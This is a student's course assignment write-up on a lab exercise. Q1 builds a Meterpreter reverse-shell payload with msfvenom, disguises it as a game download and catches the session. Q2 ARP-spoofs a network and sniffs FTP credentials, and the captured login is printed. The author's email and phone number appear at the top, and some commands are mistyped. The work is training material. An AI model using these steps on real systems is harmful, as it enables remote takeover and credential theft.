**Cybersecurity Essentials**

**Assignment Day 06 / 30 Aug 2020**

Name – Kunal

Email id: - [kunalnand07@gmail.com](mailto:kunalnand07@gmail.com)

Ph.no. - +91 7011715999

**Q**1.


● Create payload for windows.


● Transfer the payload to the victim's machine.

● Exploit the victim's machine.

Sol.

1. Enable ssh in kali Linux by typing command systemctl enable ssh
2. Download git bash in windows to remote the kali machine.
3. Open git bash in windows.
4. Type command ssh [kali machine name]@[kali machine ip address].
5. Ex: - ssh [anonymous@192.168.1.12](mailto:anonymous@192.168.1.12) .
6. Enter password of kali machine and enter root by typing command sudo -s






1. Make an html web page to upload out exploit by typing command

cd /var/www/html


then, mkdir gta5

cd gta5




1. Now we have to make venom by following command: -


msfvenom -p windows/meterpreter/reverse –platform windows-a x86/shikata\_ga\_nai -b “\x00” LHOST=192.168.1.12 -f exe > /var/www/html/gta5/game.exe




1. We can check either our we page is developed or not.
2. Open chrome in windows and type https://www. [host ip address]/gta5.
3. <https://www.192.168.1.12/gta5>.
4. And we can check our webpage.



1. Now open msfconsole in kali in git bash.
2. Type multi/handler
3. Show options
4. Set LHOST [kali ip]
5. set LHOST 192.168.1.12





1. type command exploit -j -z.
2. type sessions
3. then, session -I 1
4. when victim pc start run our venom we get access to his/her pc by typing ? we get all actions we can perform

Q2.


● Create an FTP server


● Access FTP server from windows command prompt

● Do an mitm and username and password of FTP transaction using Wireshark and dsniff.


Sol.

1. First, we open our pen test machine and create an ftp server.
2. Click on windows > server manager > manage > add roles and features.
3. Click on next > next > chose iis >next > choose ftp server > next > install.







1. Now run command nmap -Pn -sS -F 192.168.1. \* to discover all machines under this which got port 21/tcp ftp open.



1. Port 21 is open in machine with ip 192.168.1.4.
2. Install dsniff by command apt-get install dsniff.
3. Type command echo 1 > /proc/sys/net/ipv4/ip\_forward.
4. Then, sysctl -w net.ipv4.ip\_forward=1.
5. Then, arpspoof -I eth0 -t 192.168.1.4 -r 192.168.1.9




1. Open new terminal and type dsniff -I eth0




11.open terminal in another windows machine and type ftp 192.168.1.4


12.choose username and type password.



13. now ftp connection has established . to see in details open wireshark in kali linux.



14. now check kali terminal we have username and password .



USER potter

PASS 123456789@abc